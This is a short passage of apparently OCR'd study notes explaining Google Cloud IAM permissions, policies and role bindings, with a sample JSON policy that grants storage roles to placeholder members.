
- Permissions determine what operations are allowed on a resource.
- In the IAM world, permissions are represented in the form of service.resource.verb

Policy:


- The *IAM policy* binds one or more members to a role. When you want to define who (member) has what type of access (role) on a resource, you create a policy and attach it to the resource
- In Policy, there always one role and multiple members.
- Policy always going to attached to a resource.
- An IAM policy is represented by the IAM Policy object.
- An IAM Policy object consists of a list of bindings.
- A Binding binds a list of members to a role.

IAM Policy Structure :


```
{
 "bindings": [
                    {
                      "role": "roles/storage.objectAdmin",
                      "members": [
                              "user:user1@example.com",
                              "user:user2@example.com",
                              "serviceAccount:my-other-app@appspot.gserviceaccount.com",
                              "group:admins@example.com",
                              "Domain:google.com"]
                       },

                    {
                      "role": "roles/storage.objectViewer",
                      "members": [
                       "user:user3@example.com"]
                  }

            ]

}
```



